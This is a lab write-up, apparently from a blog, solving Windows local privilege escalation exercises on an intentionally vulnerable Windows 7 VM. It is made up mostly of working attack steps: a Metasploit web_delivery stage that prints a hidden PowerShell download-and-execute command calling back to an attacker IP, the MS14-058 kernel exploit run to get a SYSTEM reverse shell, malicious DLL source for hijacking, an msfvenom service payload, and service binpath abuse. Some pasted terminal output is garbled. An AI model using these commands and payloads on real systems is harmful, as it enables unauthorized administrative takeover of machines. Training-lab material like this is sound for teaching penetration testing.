

Windows Local Privilege Escalation

Source: <https://github.com/sagishahar/lpeworkshop>

6. Read carefully the output of the script
7. Restart the Windows VM
8. Copy the Tools 7z archive to the Desktop and extract it
9. Setup is now complete, enjoy

The script was developed and tested on a Windows 7 (SP1) x64 Build 7601 English-US host. It might work on other OS instances, but it is not guaranteed. Pay attention to the script's output. Some exercises are skipped (e.g. Kernel, etc.) as it depends on the patchlevel of the VM.

While preparation the VM, batch file gives me some output.



My windows 7 version Details.

This VM details same as above windows version mentioned in his git hub

h.jw

```
C:\Windows\System32\cmd.exe
[*] Resetting permissions..
[*] Adding program to run at startup via registry..
[+] Exercise 7 configuration complete.

[*] Configuring Exercise 8 - Registry (AlwaysInstallElevated)
[*] Enabling AlwaysInstallElevated via registry..
[*] Further instructions to run upon restart..
[+] Exercise 8 configuration complete.

[i] Skipping configuration of Exercise 9 - Password Mining (Memory)

[*] Configuring Exercise 10 - Password Mining (Registry)
[*] Creating a standard user account..
[i] Username: user Password: password321
[*] Adding autologon user to registry..
[*] Further instructions to run upon restart..
[+] Exercise 10 configuration complete.

[*] Configuring Exercise 11 - Password Mining (Configuration Files)
[*] Writing Unattend.xml to drive..
[*] Calculating MD5 hash of Unattend.xml..
[*] Confirming hash.. (63 f7 26 9b bc 53 e3 6d 2a 8c 32 37 21 31 3f 9c)
[+] Hash confirmed.
[*] Moving file to C:\Windows\Panther\
[*] Writing Sitelist.xml to drive..
[*] Calculating MD5 hash of Sitelist.xml..
[*] Confirming hash.. (5e e2 85 20 37 31 21 d1 37 e1 51 a2 a7 53 7a 54)
[+] Hash confirmed.
[*] Moving file to C:\ProgramData\McAfee\Common Framework\
[i] Skipping web.config section of the exercise..
[+] Exercise 11 configuration complete.

[*] Configuring Exercise 12 - Scheduled Tasks (Missing Binary)
[*] Creating path for task..
[*] Resetting permissions..
[*] Further instructions to run upon restart..
[+] Exercise 12 configuration complete.

[i] Skipping configuration of Exercise 13 - Hot Potato

[*] Configuring Exercise 14 - Startup Applications
[*] Resetting permissions..
[+] Exercise 14 configuration complete.

[*] Creating final configuration task to run upon restart..
[*] Writing lpe.bat to drive..
[*] Calculating MD5 hash of lpe.bat..
[*] Confirming hash.. (3c 48 bd 51 58 3d 54 87 c0 6f 82 3f 6a 32 d3 03)
[+] Hash confirmed.
[*] Moving file to C:\Temp\
[+] Configuration completed successfully.
[i] Ensure to copy the tools from the repo to the user's desktop.
[+] Please restart Windows to begin.
Press any key to continue . . .
```

Exercise 1 – Kernel

For this exercise we must do null pointer (MS14-058) kernel exploit, use sherlock.ps1 for find the vulnerabilities. And I search that vulnerability using “searchsploit”

```
C:\Users\User\Desktop\Tools\Sherlock>powershell -nop -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\User\Desktop\Tools\Sherlock> Import-Module .\Sherlock.ps1
PS C:\Users\User\Desktop\Tools\Sherlock> find-allvulns

Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Not Vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin  : MS13-053
CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletin  : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Appears Vulnerable
```

That module required Metasploit framework

```
root@kali:~# searchsploit ms14-058
-----
Exploit Title | Path
-----
Microsoft Windows - TrackPopupMenu Win32k Null Pointer Dereference (MS14-058) (Metasploit) | windows/local/35101.rb
Microsoft Windows 8.0/8.1 (x64) - 'TrackPopupMenu' Local Privilege Escalation (MS14-058) | windows_x86-64/local/37064.py
Microsoft Windows 8.1/ Server 2012 - 'Win32k.sys' Local Privilege Escalation (MS14-058) | windows/local/46945.cpp
Microsoft Windows Kernel - 'win32k.sys' Local Privilege Escalation (MS14-058) | windows/local/39666.txt
-----
Shellcodes: No Results
root@kali:~# searchsploit -p windows/local/35101.rb
  Exploit: Microsoft Windows - TrackPopupMenu Win32k Null Pointer Dereference (MS14-058) (Metasploit)
    URL: https://www.exploit-db.com/exploits/35101
    Path: /usr/share/exploitdb/exploits/windows/local/35101.rb
  File Type: Ruby script, ASCII text, with CRLF line terminators

root@kali:~# cat /usr/share/exploitdb/exploits/windows/local/35101.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/post/windows/reflective_dll_injection'
require 'rex'
```

```

msf > search ms14-058
[!] Module database cache not built yet, using slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/windows/local/ms14_058_track_popup_menu	2014-10-14	normal	Windows TrackPopupMenu Win32k NULL Pointer Dereference

```

msf > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(ms14_058_track_popup_menu) > options

Module options (exploit/windows/local/ms14_058_track_popup_menu):


```

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on.

```

Exploit target:


```

Id	Name
0	Windows x86

So, this module need session do the exploit. only option is PowerShell, It help to interact with the victim machine.

```

msf exploit(ms14_058_track_popup_menu) > use exploit/multi/script/web_delivery
msf exploit(web_delivery) > options elp

```

```

Module options (exploit/multi/script/web_delivery):> mtu 1500
inet 192.168.48.177 netmask 255.255.255.0 broadcast 192.168.48.255
-----
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080             yes       The local port to listen on.
SSL       false            no        Negotiate SSL for incoming connections
SSLCert   TX errors 0 dropped 0 over 0
URIPATH   TX errors 0 dropped 0 over 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
lo: flags=01<LOOPBACK> mtu 65536
Payload options (python/meterpreter/reverse_tcp):> l0<host>
loop - txqueuelen 1 (Local Loopback)
Name      Current Setting  Required  Description
-----
LHOST     TX errors 0 dropped 0 over 0
LPORT     4444             yes       The listen address
LPORT     TX errors 0 dropped 0 over 0
Exploit target:


```

Id	Name
0	Python

```

msf exploit(web_delivery) > set lhost 192.168.48.177
lhost => 192.168.48.177
msf exploit(web_delivery) > show targets

```

```

msf exploit(web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp 55.255.255.0 broadcast 192.168.48.255
msf exploit(web_delivery) > set PAYLOAD 192.168.7200 prefixlen 64 scopeid 0x28<link>
PAYLOAD = 192.168.7200 prefixlen 64 scopeid 0x28<link>
msf exploit(web_delivery) > show options
Module options (exploit/multi/script/web_delivery):
-----
Name      Current Setting  Required  Description
-----
SRVHOST   0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT   8080             yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert    loopback         no        Path to a custom SSL certificate (default is randomly generated)
URIPATH    loopback         no        The URI to use for this exploit (default is random)
Payload options (windows/meterpreter/reverse_tcp):
-----
Name      Current Setting  Required  Description
-----
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.48.177  yes       The listen address
LPORT     4444             yes       The listen port

Exploit target:
--
Id  Name
--  --
2   PS3

```

```

msf exploit(web_delivery) > run
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.48.177:4444
msf exploit(web_delivery) > [*] Using URL: http://0.0.0.0:8080/EAiAgQWi
[*] Local IP: http://192.168.48.177:8080/EAiAgQWi
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $M=new-object net.webclient;$M.proxy=[Net.WebRequest]::GetSystemWebProxy();$M.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $M.downloadstring('http://192.168.48.177:8080/EAiAgQWi');

```

After that powershell code copy to windows 7 vm it automatically hide the cmd and connect back to the attacker machine.

```

C:\Users\user>powershell.exe -nop -w hidden -c $M=new-object net.webclient;$M.proxy=[Net.WebRequest]::GetSystemWebProxy();$M.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $M.downloadstring('http://192.168.48.177:8080/EAiAgQWi');

```

The Windows VM is x64 therefore it is required to migrate to an x64 process, use windows explore to migrate it, that session use to “ms14_058_track_popup_menu”, because that want session id and target Id. I create another session for get back reverse shell from windows 7 machine.


```

[*] 192.168.48.175 web delivery - Delivering Payload
[*] Sending stage (957487 bytes) to 192.168.48.175
[*] Meterpreter session 1 opened (192.168.48.177:4444 -> 192.168.48.175:49160) at 2020-08-09 20:08:25 +0530

msf exploit(web_delivery) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > run migrate -n explorer.exe

[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: powershell.exe (300)
[+] Migrating to 2020
[+] Successfully migrated to process
meterpreter > background
[*] Backgrounding session 1...
msf exploit(web_delivery) > use exploit/windows/local/ms14_058_track_popup_menu
msf exploit(ms14_058_track_popup_menu) > set target 1
target => 1
msf exploit(ms14_058_track_popup_menu) > set session 1
session => 1
msf exploit(ms14_058_track_popup_menu) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf exploit(ms14_058_track_popup_menu) > set lhost 192.168.48.177
lhost => 192.168.48.177
msf exploit(ms14_058_track_popup_menu) > set lport 4455
lport => 4455
msf exploit(ms14_058_track_popup_menu) > run

[*] Started reverse TCP handler on 192.168.48.177:4455
[*] Launching notepad to host the exploit...
[+] Process 2620 launched.
[*] Reflectively injecting the exploit DLL into 2620...
[*] Injecting exploit into 2620...
[*] Exploit injected. Injecting payload into 2620...
[*] Payload injected. Executing exploit...

```

```

[*] Launching notepad to host the exploit...
[+] Process 2620 launched.
[*] Reflectively injecting the exploit DLL into 2620...
[*] Injecting exploit into 2620...
[*] Exploit injected. Injecting payload into 2620...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Command shell session 2 opened (192.168.48.177:4455 -> 192.168.48.175:49161) at 2020-08-09 20:12:30 +0530

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>net localgroup administrators user /add
net localgroup administrators user /add
The command completed successfully.

C:\Windows\system32> net localgroup administrators
 net localgroup administrators
Alias name      administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-----
Administrator
pentest
user
The command completed successfully.

```

Exercise 2 – Services (DLL Hijacking)

```

C:\Users\user>whoami
pentest-priv\user

C:\Users\user>whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description      State
-----
SeShutdownPrivilege Shut down the system Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeUndockPrivilege Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled
SeTimeZonePrivilege Change the time zone Disabled

C:\Users\user>whoami /groups

GROUP INFORMATION
-----
Group Name      Type      SID      Attributes
-----
Everyone        Well-known group S-1-1-0 Mandatory group, Enabled by default, Enable
BUILTIN\Users   Alias     S-1-5-32-545 Mandatory group, Enabled by default, Enable
NT AUTHORITY\INTERACTIVE Well-known group S-1-5-4 Mandatory group, Enabled by default, Enable
CONSOLE LOGON   Well-known group S-1-2-1 Mandatory group, Enabled by default, Enable
NT AUTHORITY\Authenticated Users Well-known group S-1-5-11 Mandatory group, Enabled by default, Enable
NT AUTHORITY\This Organization Well-known group S-1-5-15 Mandatory group, Enabled by default, Enable
LOCAL           Well-known group S-1-2-0 Mandatory group, Enabled by default, Enable
NT AUTHORITY\NTLM Authentication Well-known group S-1-5-64-10 Mandatory group, Enabled by default, Enable
Mandatory Label\Medium Mandatory Level Label S-1-16-8192 Mandatory group, Enabled by default, Enable

C:\Users\user>net users

User accounts for \PENTEST-PRIV
-----
Administrator      Guest      pentest
user
The command completed successfully.

```

privileges for logged user

```

C:\Users\user>net users

User accounts for \PENTEST-PRIV
-----
Administrator      Guest      pentest
user
The command completed successfully.

C:\Users\user>net user user
User name      user
Full Name
Comment
User's comment
Country code    000 (System Default)
Account active  Yes
Account expires Never

Password last set 8/1/2020 2:18:11 PM
Password expires  9/12/2020 2:18:11 PM
Password changeable 8/1/2020 2:18:11 PM
Password required  Yes
User may change password Yes

Workstations allowed All
Logon script
User profile
Home directory
Last logon      8/1/2020 2:31:29 PM

Logon hours allowed All

Local Group Memberships *Users
Global Group memberships *None
The command completed successfully.

```


Bellow command to check all vulnerabilities.


```
powershell -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks
```

```
C:\Users\user>powershell -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellEmpire/PowerTools/master/PowerUp/PowerUp.ps1'); Invoke-AllChecks
[*] Running Invoke-AllChecks
```

```
[*] Checking %PATH% for potentially hijackable .dll locations...
HijackablePath : C:\Temp\
AbuseFunction   : Write-HijackDll -OutputFile 'C:\Temp\wlbctrl.dll' -Command '...'
```

So, we can see the Hijack path = "C:\Temp\" we can run malicious dll in that location

Search the service called dllsvc , because in bat file create new service called dllsvc



```
57 setx /m Path "%PATH%;C:\Temp" >nul
58 call :create_service "dllsvc", "C:\Program Files\DLL Hijack Service\dlhijackservice.exe", "DLL Hijack Service"
59 call :set_service_permissions "dllsvc", "D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;R
60 call :start_service "dllsvc"
```

```
C:\Users\user>sc qc dllsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE           : 3    DEMAND_START
        ERROR_CONTROL         : 1    NORMAL
        BINARY_PATH_NAME     : "C:\Program Files\DLL Hijack Service\dlhijackservice.exe"
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : DLL Hijack Service
        DEPENDENCIES          :
        SERVICE_START_NAME   : LocalSystem

C:\Users\user>
```


dllhijackservice.exe	948	CreateFile	C:\Program Files\DLL Hijack Service\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\system\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\wbem\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Windows\System32\WindowsPowerShell\v1.0\hijackme.dll	NAME NOT.
dllhijackservice.exe	948	CreateFile	C:\Temp\hijackme.dll	NAME NOT.

I create the dll file in after running that service dll run "cmd.exe /k net localgroup administrator user /add" it means user add to the administrator group after editing that script that dll must save "hijackme.dll"

```

Parrot Terminal
File Edit View Search Terminal Help
GNU nano 4.9.3 windows_dll.c
// For x64 compile with: x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll
// For x86 compile with: i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll

#include <windows.h>


cyber1337s's Home
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k net localgroup administrator user /add");
        ExitProcess(0);
    }
    return TRUE;
}

```

```

[cyber1337s@parrot]--[~/Documents/Tools/Source]
$ x86_64-w64-mingw32-gcc windows_dll.c -shared -o hijackme.dll
[cyber1337s@parrot]--[~/Documents/Tools/Source]
$ ls
hijackme.dll  windows_dll.c  windows_service.c
[cyber1337s@parrot]--[~/Documents/Tools/Source]
$ python -m SimpleHTTPServer 8080

```



After copying to windows vm stop the dllsvc and again start that service

```

C:\Temp>sc start dllsvc
SERVICE_NAME: dllsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2    START_PENDING
                        (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 2400
        FLAGS                 :
C:\Temp>net user user
User name                user
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never
Password last set        8/1/2020 2:18:11 PM
Password expires         9/12/2020 2:18:11 PM
Password changeable      8/1/2020 2:18:11 PM
Password required        Yes
User may change password Yes
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               8/2/2020 2:35:47 AM
Logon hours allowed      All
Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.
  
```

So now he in Administrators group

Exercise 3 – Services (binPath)

I used powerup and it give below result

```
[*] Checking service permissions...

ServiceName      : daclsvc
Path              : "C:\Program Files\DACL Service\daclservice.exe"
StartName         : LocalSystem
AbuseFunction      : Invoke-ServiceAbuse -ServiceName 'daclsvc'
```

After running the “net user user” command he still in user group. Here is the “accesschk64” command details: <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

```
Logon hours allowed          All
Local Group Memberships      *Users
Global Group memberships     *None
The command completed successfully.

C:\Users\user\Desktop\Tools\Accesschk>accesschk64.exe -wuvc daclsvc

Accesschk v6.10 - Reports effective permissions for securable objects
Copyright (C) 2006-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

daclsvc
  Medium Mandatory Level (Default) [No-Write-Up]
  RW NT AUTHORITY\SYSTEM
    SERVICE_ALL_ACCESS
  RW BUILTIN\Administrators
    SERVICE_ALL_ACCESS
  RW Everyone
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    • SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL
```

All user has “SERVICE_CHANGE_CONFIG” permission. It means user can reconfigure the services binary

```
C:\Users\user\Desktop\Tools\Accesschk>sc config daclsvc binpath= "net localgroup administrators user /add"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user\Desktop\Tools\Accesschk>sc start dacsvc
[SC] StartService: OpenService FAILED 1060:

The specified service does not exist as an installed service.
```

```
Logon hours allowed          All
Local Group Memberships      *Administrators *Users
Global Group memberships     *None
The command completed successfully.
```


Exercise 4 – Services (Unquoted Path)

Powerup script details.

```
[*] Checking for unquoted service paths...
```

```
ServiceName : unquotedsvc
Path        : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
StartName   : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName 'unquotedsvc' -Path <HijackPath>
```

```
C:\Users\user>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL        : 1   NORMAL
        BINARY_PATH_NAME     : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP     :
        TAG                  : 0
        DISPLAY_NAME         : Unquoted Path Service
        DEPENDENCIES         :
        SERVICE_START_NAME   : LocalSystem
```

```
C:\Users\user>icacls "C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe"
C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe NT AUTHORITY\SYSTEM:(I)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                BUILTIN\Users:(I)(RX)
```

Successfully processed 1 files; Failed processing 0 files

```
C:\Users\user>icacls "C:\Program Files\Unquoted Path Service\Common Files"
C:\Program Files\Unquoted Path Service\Common Files NT SERVICE\TrustedInstaller:(I)(F)
                                                NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                                NT AUTHORITY\SYSTEM:(I)(F)
                                                NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                                BUILTIN\Users:(I)(RX)
                                                BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                                CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```

Successfully processed 1 files; Failed processing 0 files

```
C:\Users\user>icacls "C:\Program Files\Unquoted Path Service"
C:\Program Files\Unquoted Path Service BUILTIN\Users:(F)
                                                NT SERVICE\TrustedInstaller:(I)(F)
                                                NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)
                                                NT AUTHORITY\SYSTEM:(I)(F)
                                                NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
                                                BUILTIN\Administrators:(I)(F)
                                                BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)
                                                BUILTIN\Users:(I)(RX)
                                                BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)
                                                CREATOR OWNER:(I)(OI)(CI)(IO)(F)
```


Successfully processed 1 files; Failed processing 0 files

Only this path can do anything with "user". after I create payload to add the user to administrator group

```

[cyber1337s@parrot]--[~/Documents/Tools/Source]
$msfvenom -p windows/exec CMD='net localgroup administrators user /add' -f exe-service -o common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 224 bytes
Final size of exe-service file: 15872 bytes
Saved as: common.exe
[cyber1337s@parrot]--[~/Documents/Tools/Source]
$python -m SimpleHTTPServer 8080

```



```

C:\Users\user>sc start unquotedsvc
SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                           (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0    (0x0)
        SERVICE_EXIT_CODE   : 0    (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 3500
        FLAGS                 :
C:\Users\user>net user user
User name                user
Full Name
Comment
User's comment
Country code             000 (System Default)
Account active           Yes
Account expires          Never
Password last set        8/1/2020 2:18:11 PM
Password expires         9/12/2020 2:18:11 PM
Password changeable      8/1/2020 2:18:11 PM
Password required        Yes
User may change password Yes
Workstations allowed     All
Logon script
User profile
Home directory
Last logon               8/1/2020 2:31:29 PM
Logon hours allowed      All
Local Group Memberships  *Administrators *Users
Global Group memberships *None
The command completed successfully.

```

Exercise 5 – Services (Registry)

The “HKLM\SYSTEM\CurrentControlSet\Control” registry tree contains information for controlling system startup and some aspects of device configuration.¹

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\user> Get-Acl -Path HKLM:\SYSTEM\CurrentControlSet\services\regsvc | fl

Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\regsvc
Owner     : BUILTIN\Administrators
Group     : NT AUTHORITY\SYSTEM
Access    : Everyone Allow ReadKey
           NT AUTHORITY\INTERACTIVE Allow FullControl
           NT AUTHORITY\SYSTEM Allow FullControl
           BUILTIN\Administrators Allow FullControl
Audit     :
Sddl      : 0:BAG:SYD:P(A;CI;KR;;;WD)(A;CI;KA;;;IU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)

PS C:\Users\user> whoami /groups

GROUP INFORMATION
-----

```

Group Name	Type	SID	Attributes
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enable
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enable
NT AUTHORITY\INTERACTIVE	Well-known group	S-1-5-4	Mandatory group, Enabled by default, Enable
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enable
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enable
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enable
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enable
NT AUTHORITY\NTLM Authentication	Well-known group	S-1-5-64-10	Mandatory group, Enabled by default, Enable
Mandatory Label\Medium Mandatory Level	Label	S-1-16-8192	Mandatory group, Enabled by default, Enable

```
PS C:\Users\user>
```

So, in that case user have privilege to change the HKLM registry. So, we can create malicious executable file and add to the registry and after adding it auto magically get the privileges.

¹ <https://docs.microsoft.com/en-us/windows-hardware/drivers/install/hklm-system-currentcontrolset-control-registry-tree>

```
GNU nano 4.9.3 windows_service.c
#include <windows.h>
#include <stdio.h>

#define SLEEP_TIME 5000

